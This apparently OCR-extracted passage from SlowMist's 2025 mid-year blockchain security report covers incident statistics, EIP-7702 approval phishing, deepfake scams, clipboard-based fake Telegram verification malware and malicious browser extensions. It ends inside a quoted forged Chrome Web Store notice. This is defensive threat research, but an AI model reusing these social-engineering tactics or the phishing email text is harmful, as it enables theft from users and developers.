SLOWMIST 2025 Mid-year

Blockchain Security and AML Report

Table of Contents

I. Introduction

In the first half of 2025, the blockchain industry continued its rapid development while grappling with increasingly complex security threats and compliance challenges. On the one hand, hacker attacks remained highly active. APT groups demonstrated more modular and systematic attack techniques, while phishing and social engineering attacks became rampant, leading to significant asset losses and a growing crisis of user trust. On the other hand, the global regulatory landscape evolved rapidly, with governments and international organizations frequently introducing new rules related to anti-money laundering (AML), sanctions, and consumer protection.

A key trend worth noting is the steady evolution of stablecoins into critical infrastructure connecting traditional finance with on-chain finance. Major global financial institutions and leading crypto platforms are accelerating their strategic deployment of stablecoins. At the same time, underground financial flows continue to evolve. Blockchain tracing technologies and intelligence collaboration mechanisms are becoming more advanced, and cooperation between regulators and leading platforms is deepening. As a result, the number of asset freeze and recovery cases has grown significantly, sending a strong deterrent signal to on-chain crime and illicit funds.

As a pioneer in blockchain security, SlowMist continues to focus on threat intelligence, attack monitoring, on-chain tracing, and compliance support. Against this backdrop, this report highlights the major security incidents, regulatory developments, and on-chain AML trends of the first half of 2025. We hope this report serves as a timely, systematic, and insightful reference for industry practitioners, security researchers, and compliance professionals—enhancing their ability to identify, respond to, and anticipate risks.


II. Blockchain Security Trends

2.1 Overview of Blockchain Security Incidents

In the first half of 2025, the blockchain sector continued to face severe security challenges. According to incomplete statistics from SlowMist Hacked, a blockchain security incident archive

maintained by SlowMist, a total of 121 security incidents occurred during this period, resulting in approximately $2.373 billion in losses.

In comparison, the first half of 2024 saw 223 incidents with around $1.43 billion in losses. While the number of incidents declined year-over-year, the total amount of losses increased by approximately 65.94%. (Note: The data in this report is based on token prices at the time of each incident. Due to price fluctuations, unreported cases, and the exclusion of individual user losses, the actual amount of losses is likely higher than the figures presented.)



(https://hacked.slowmist.io/)

(1) By Ecosystem

Ethereum remained the hardest-hit ecosystem, with related losses totaling approximately $38.59 million. It was followed by Solana with around $5.8 million in losses, and BSC with about $5.49 million.

(2) By Project Type

DeFi remained the most frequently targeted sector. In the first half of 2025, there were 92 DeFi-related security incidents, accounting for 76.03% of the total 121 incidents, with total losses reaching approximately $470 million. Compared to the first half of 2024 (158 incidents, about $659 million in losses), this represents a year-over-year decrease of 28.67% in total losses.

The second most affected category was centralized exchange platforms, with 11 incidents reported. However, these incidents accounted for a staggering $1.883 billion in losses. The most severe case involved an attack on Bybit, resulting in approximately $1.46 billion in losses from a single incident.

(3) By Loss Scale

In the first half of 2025, two incidents resulted in losses exceeding $100 million. The top 10 largest attacks collectively caused a total loss of $2.018 billion. Below is a list of the top 10 attacks by loss in H1 2025:

(4) By Attack Vector


Account compromises were the most common cause of security incidents, with 42 cases reported. This was followed by smart contract vulnerabilities, which accounted for 35 incidents.

2.2 Fraud Tactics


In addition to direct attacks on projects and protocols, scams targeting individual users have also evolved rapidly. Below are several notable or emerging fraud tactics observed in the first half of 2025 that deserve close attention.

2.2.1 Phishing Using EIP-7702

On May 24, a user suffered a phishing attack related to an EIP-7702 authorization operation, resulting in a loss of $146,551. The attack was orchestrated by the well-known phishing group Inferno Drainer. Their method exploited new features of the EIP-7702 contract delegation mechanism. Specifically, the phishing did not involve switching the user's EOA address to the 7702 contract address. Instead, the delegated address was not a phishing address but rather an existing MetaMask EIP-7702 Delegator (0x63c0c19a282a1B52b07dD5a65b58948A07DAE32B) that had been in place for several days prior.



The phishing attack exploited the mechanism within MetaMask's EIP-7702 Delegator to perform bulk token approval phishing operations on the victim's address, leading to token theft.



The effectiveness of this phishing attack fundamentally stems from the delegation mechanism introduced by EIP-7702 — a user's EOA address can be authorized to a contract, allowing that contract's logic to control its actions. Many users wonder why "authorizing a legitimate contract" can still be unsafe. Even if the contract itself has no backdoors, if you are tricked by a phishing site into granting authorization, attackers can exploit the contract's full operational capabilities to drain your assets in bulk. Moreover, some anti-phishing tools cannot accurately detect the risks of

bulk authorization operations; they primarily focus on blocking transfers, not approvals. This gap creates opportunities for phishing groups to exploit.

Beyond the above case, we have also observed broader security risks associated with the EIP-7702 delegation mechanism:

- Private Key Leakage: Although after delegation the EOA can leverage built-in smart contract features like social recovery to mitigate fund losses caused by lost private keys, it cannot eliminate the risk of private key leakage. Users must still prioritize protecting their private keys when using delegated accounts. As the saying goes: Not your keys, not your coins.
- Inconsistent Contract Code in Multi-Chain Delegation: When signing delegation authorizations, users can select the chain(s) where the delegation takes effect via the chainId. Choosing chainId = 0 enables the delegation to be replayed across multiple chains, allowing a single signature to authorize on multiple chains. However, the same contract address across different chains may have different implementation code. Users should be aware that contract code at the same address on different chains is not always identical and must understand the delegation target clearly.
- Permission Verification During Wallet Initialization: For developers integrating EIP-7702 with existing EIP-4337 wallets, it is crucial to perform permission checks during wallet initialization (e.g., verifying permissions by recovering the signing address via ecrecover) to prevent front-running risks during initialization.
- Storage Structure Compatibility Issues from Re-delegation: Users might need to redelegate to a different contract address due to feature changes or wallet upgrades. However, different contracts may have incompatible storage structures (e.g., differing data types stored in slot0). Redelegation might cause the new contract to unintentionally reuse data from the old contract, leading to account lockup or fund loss. Users should handle redelegation carefully.

Overall, while EIP-7702 introduces new possibilities for wallet experience, it also brings new risk boundaries. Users must fully understand who they are authorizing and what permissions they grant before signing any delegation.

2.2.2 Deepfakes

With the rapid advancement of generative AI, a new wave of “trust-based scams” using deepfake technology has emerged. These scams typically involve attackers leveraging AI synthesis tools to fabricate highly realistic audio and video footage of well-known project founders, exchange executives, or crypto influencers, in order to manipulate public trust and promote fraudulent investments. In some cases, deepfakes of fake security experts are used to deceive victims into granting approvals or transferring funds. Even more alarmingly, attackers have begun combining deepfake technology with photos of real users to generate animated videos that bypass KYC checks on exchanges or wallet platforms—gaining unauthorized access to accounts and stealing assets.

These forged materials are often extremely convincing, making it difficult for average users to distinguish truth from deception. Below are several common scenarios:

（1）Fake celebrity endorsements to promote investments

Deepfake technology allows scammers to easily “invite” celebrities to appear in promotional videos. For example, fabricated videos of former Singapore Prime Minister Lee Hsien Loong and Deputy Prime Minister Lawrence Wong have been used to promote so-called “government-endorsed” crypto investment platforms.

(https://www.zaobao.com.sg/realtime/singapore/story20231229-1458809)

Tesla CEO Elon Musk has also been repeatedly featured in fake investment giveaway campaigns.

(https://www.rmit.edu.au/news/factlab-meta/elon-musk-used-in-fake-ai-videos-to-promote-financial-scam)

These videos are often distributed via social platforms such as X, Facebook, and Telegram. Comment sections are typically disabled to create the illusion of "official authority," luring users into clicking malicious links or investing in specific tokens. This type of scam exploits users' inherent trust in "public figures" or "official channels," making it highly deceptive.

（2）Virtual Identity Investment Scams

Between 2024 and 2025, law enforcement agencies in Hong Kong and Singapore uncovered several fraud syndicates powered by deepfake technology. In one case in early 2025, Hong Kong police arrested 31 individuals involved in a scam operation with losses totaling over HKD 34 million. Victims were located across multiple Asian countries, including Singapore, Japan, and Malaysia. These groups typically share the following characteristics:

- Employing media and communications graduates to create polished virtual personas and high-quality content;
- Setting up numerous "phishing groups" on Telegram, where fake profiles—often portrayed as highly educated and gentle—initiate contact with targets;

- Using a classic playbook of "online dating → investment guidance → withdrawal barriers" to lure victims into investing in fake platforms;
- Fabricating chat logs, customer service conversations, and profit screenshots to simulate a trustworthy and active platform;
- Creating artificial barriers such as "activating computing power" or "withdrawal verification" to induce further deposits, forming a Ponzi-like scheme.

(https://user.guancha.cn/main/content?id=1367957)

(3) Deepfake-Impersonated Zoom Meetings

Scammers have begun impersonating Zoom to send fake meeting invitations, tricking victims into downloading trojan-laced "meeting software." During these meetings, so-called "participants" even use deepfake videos to impersonate executives or technical experts, luring victims into clicking malicious links, granting authorizations, or transferring funds. Once the victim is compromised, the attackers can remotely control their device, steal cloud data or extract private keys.

For example, Mehdi Farooq, a partner at Hypersphere Ventures, fell victim to a highly sophisticated social engineering attack that resulted in all six of his crypto wallets being drained—wiping out years of personal savings. The incident began when he received a message

via Telegram from a familiar contact, “Alex Lin,” who invited him to a Zoom Business meeting under the pretext of “compliance requirements” and mentioned that another mutual acquaintance would join. Trusting the source, Farooq downloaded the “upgraded version” of Zoom provided in the link.

During the meeting, he experienced audio issues. The other party offered to help him update his Zoom client—an action that triggered a backdoor. Within minutes, the attacker took control of Farooq’s device and drained all six wallets. To make matters worse, the attacker continued chatting with him via Telegram throughout the process, even joking, “See you in Singapore,” which significantly lowered Farooq’s guard.

It was later confirmed that the real “Alex Lin”’s account had long been compromised. The attack is suspected to be linked to a North Korea-affiliated hacking group known as “dangrouspassword.”

(https://x.com/evilcos/status/1935984518378537094)

In this case, the attacker not only impersonated a trusted contact but also used fake audio to create a convincing environment. The combination of technical manipulation and psychological tactics made the scam extremely difficult to detect. Especially in an era where generative AI is becoming widely accessible, visual and auditory cues can no longer be trusted as reliable indicators of authenticity. Any interaction involving assets, permissions, or software downloads must be approached with extreme caution.

Recommendations for guarding against potential deepfake attacks:


- Do not blindly trust “official videos” shared on social media—especially those with comments disabled.
- Be wary of unfamiliar contacts trying to redirect you to “third-party platforms,” especially if it involves tactics like “recharge to activate” or “withdrawal verification.”
- Avoid downloading unknown meeting software or installation packages sent via chat platforms.
- Perform all asset-related operations on isolated devices, and avoid using social tools and crypto wallets on the same system.

2.2.3 Telegram Fake Safeguard Scam


In early 2025, a wave of fake Safeguard scams on Telegram led to widespread asset theft and device compromise. These scams primarily rely on tricking users into executing malicious code from their clipboard, often under the guise of token airdrops or fake posts from impersonated crypto influencers (KOLs). Even seasoned users can fall victim under FOMO pressure and the illusion of “official verification.”

These scams generally fall into two categories. The first involves stealing Telegram accounts by luring users into entering their phone number, verification code, or even two-step verification password. The second is more aggressive, involving the installation of trojans on users’ computers—a method increasingly seen in recent cases.

Scammers often create fake X (formerly Twitter) accounts impersonating well-known KOLs and post comments containing Telegram links. These links direct users to “exclusive” Telegram groups claiming to offer investment opportunities. Upon joining the Telegram channel, users are prompted to complete a verification process. Clicking “Tap to verify” launches a fake Safeguard bot interface that mimics a verification flow. The process appears to last only a few seconds, creating a false sense of urgency and prompting users to continue with the next step.




When the user proceeds to click further, the interface deceptively shows a “verification failed” message. This leads to a prompt suggesting the user complete the verification manually.




The scammers thoughtfully provide a step-by-step guide labeled Step 1, Step 2, Step 3. At this point, the user's clipboard already contains malicious code. If the user follows the instructions and opens the Run dialog, then presses Ctrl + V to paste the clipboard contents, the result is as shown in the image below: the Run box appears mostly blank, but hidden at the beginning is the word "Telegram" followed by malicious code.

This code typically consists of PowerShell commands. Once executed, it silently downloads more advanced malware—ultimately infecting the victim's computer with a remote access trojan (RAT) such as Remcos. Once the device is compromised, attackers can remotely steal sensitive data including wallet files, mnemonic phrases, private keys, and passwords, and may even directly exfiltrate assets.



If opened on a mobile device, the scammers will gradually gain full access to the victim's Telegram permissions step by step.



If the device is a Mac instead of a Windows PC, similar methods exist to trick users into infecting their computers, following comparable tactics.

If you suspect that you have executed such clipboard-based malicious code, it is strongly recommended to take the following actions immediately:

- Replace all hot wallets you have used, and transfer assets to completely new addresses;
- Reset all passwords and two-factor authentication (2FA) for accounts logged in on the affected device, including email, trading platforms, and Telegram;
- Perform a full system reinstall, and run thorough scans using professional antivirus software such as Bitdefender, Kaspersky, or AVG.

2.2.4 Malicious Browser Extensions

Malicious browser extensions remain one of the common fraud tactics in the crypto space. Attackers disguise these extensions as "Web3 security tools" or exploit the automatic update mechanisms of plugins to steal data, manipulate permissions on users' devices, and even trick users into performing sensitive operations—making them highly covert and deceptive.


（1）Phishing Extensions Disguised as Security Tools

User @0xmaoning reached out to the SlowMist security team via social platform X, reporting suspicious phishing behavior while using the browser extension "Osiris." The extension demonstrated strong stealth capabilities and nearly caused the user to fall victim. After thorough investigation, we confirmed that this extension hijacks users' download links, leading them unknowingly to download and install malicious software, resulting in crypto asset losses.


This extension masquerades as a “Web3 security tool,” claiming to help users identify phishing websites, malicious links, and fraudulent activities. Attackers often promote it on social platforms as an educational recommendation, tricking targeted users into voluntarily installing it. Once installed, the extension uses a browser API to load network request interception rules from the attacker’s remote server.

Our analysis found these rules specifically intercept download requests for file types such as .exe, .dmg, and .zip, secretly replacing the original files with malicious programs controlled by the attacker.

Even more stealthily, attackers direct users to legitimate websites they commonly use, such as Notion and Zoom. When users attempt to download installation packages from these official sites, the downloaded files have already been replaced with malicious versions. However, the browser’s download source still shows the “official website,” making it very difficult to detect the anomaly.




The malicious code collects critical data from the user's computer, including local Chrome browser data and sensitive information stored in the Keychain. This data is then uploaded to servers controlled by the attackers. Subsequently, the attackers attempt to extract the victim's mnemonic phrases, private keys, or login credentials from the stolen data, enabling them to steal the user's crypto assets or even take over their exchange accounts and social media profiles.



（2）Chrome Extension Tampering

Another notable case involved user reports that the popular Chrome proxy-switching extension SwitchyOmega posed a risk of private key theft. Our analysis shows this security issue is not new—similar warnings were issued as early as 2024.

The recent attack, which potentially affected over 2.6 million users, originated from a phishing email-based social engineering attack. The attacker sent a forged "Google violation notice" to the extension developer, tricking them into clicking a phishing link and authorizing a malicious OAuth application. This allowed the attacker to inject malicious code into the published browser extension, aiming to steal users' browser cookies and passwords and upload them to the attacker's server.



Chrome Web Store

Hi there,

We wanted to let you know that your item is at risk of being removed from the Chrome Web Store. Please see the details below.

Item name: Cyberhaven security extension V3

Item ID: pajkjnmeojmbapicmbpliphjmcekeaac.

Violation(s):

Excessive and/or irrelevant keywords in the product description:

- **Violation:**
  - Unnecessary details in the description
- **Relevant section of the program policy:**
